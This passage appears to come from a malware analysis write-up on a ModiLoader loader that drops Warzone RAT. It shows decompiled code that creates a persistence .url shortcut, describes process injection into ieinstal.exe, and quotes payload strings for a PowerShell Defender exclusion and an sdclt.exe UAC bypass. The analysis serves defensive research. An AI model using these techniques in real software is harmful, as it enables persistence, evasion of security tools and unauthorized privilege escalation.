

```
ptr_cls_Classes_TStringList = System::TObject::Create(cls_Classes_TStringList, v26);
v44 = &savedregs;
v43 = &loc_5CA6C67;
v42 = __readfsdword(0);
__writefsdword(0, &v42);
(*(*ptr_cls_Classes_TStringList + 0x38))(ptr_cls_Classes_TStringList, "[InternetShortcut]");
_linkproc_ LStrCat3(&v55, "URL=file:\\\\\\", szVwntnet_exe_path_0);
// Classes::TStringList::Add
(*(*ptr_cls_Classes_TStringList + 0x38))(ptr_cls_Classes_TStringList, v55);
(*(*ptr_cls_Classes_TStringList + 0x38))(ptr_cls_Classes_TStringList, "IconIndex=1");
(*(*ptr_cls_Classes_TStringList + 0x38))(ptr_cls_Classes_TStringList, "IconFile=.url");
(*(*ptr_cls_Classes_TStringList + 0x38))(ptr_cls_Classes_TStringList, "Modified=20F06BA06D07BD014D");
(*(*ptr_cls_Classes_TStringList + 0x38))(ptr_cls_Classes_TStringList, "HotKey=1601");// Ctrl + Alt + A
_linkproc_ LStrCatN(&v53, 4u, v27, ptr_szLocalPath, "\\", str_Vwnt, ".url");
v28 = _linkproc_ LStrToPChar(v53);
System::_linkproc_ UStrFromPChar(&szVwnt.url_path, v28);
(*(*ptr_cls_Classes_TStringList + 0x74))(ptr_cls_Classes_TStringList, szVwnt.url_path);// TGraphic::SaveToFile
```

```
Vwnt.url
1 [InternetShortcut]
2 URL=file:\\\C:\\Users\\Administrator\\AppData\\Local\\Vwntnet.exe
3 IconIndex=1
4 IconFile=.url
5 Modified=20F06BA06D07BD014D
6 HotKey=1601
7
```

♦ Combines the decrypted data from the above resource for decrypting the new payload.



♦ Decrypts the function is responsible for injecting code. Check "**C:\Program Files (x86)\internet explorer\ieinstal.exe**" exists or not, if exists it will inject payload into **ieinstal.exe**.



♦ Based on the strings was dumped from the decrypted payload, I can confirm that it belongs to the **Warzone RAT**, a well-known RAT that is being offered online and promoted on various hacking forums.

```
.rdata:00414848 str_warzone160 db 'warzone160',0
.rdata:00414853         align 4
```

```
.rdata:00417428 str_powershellAddMpPreferenceExclusionPath db 'powershell Add-MpPreference -ExclusionPath ',0
```

```
.rdata:004172D4 str_SoftwareClassesFoldershellopencommand db 'Software\Classes\Folder\shell\open\command',0
.rdata:004172FF         db    0
.rdata:00417300 str_DelegateExecute db 'DelegateExecute',0
.rdata:00417310 str_sdcltexe:
.rdata:00417310         text "UTF-16LE", '\sdclt.exe',0
```

4. References

- MalwareBazaar Database (ModiLoader)
- DBatLoader/ModiLoader Analysis – First Stage
- capa: Automatically Identify Malware Capabilities
- Warzone: Behind the enemy lines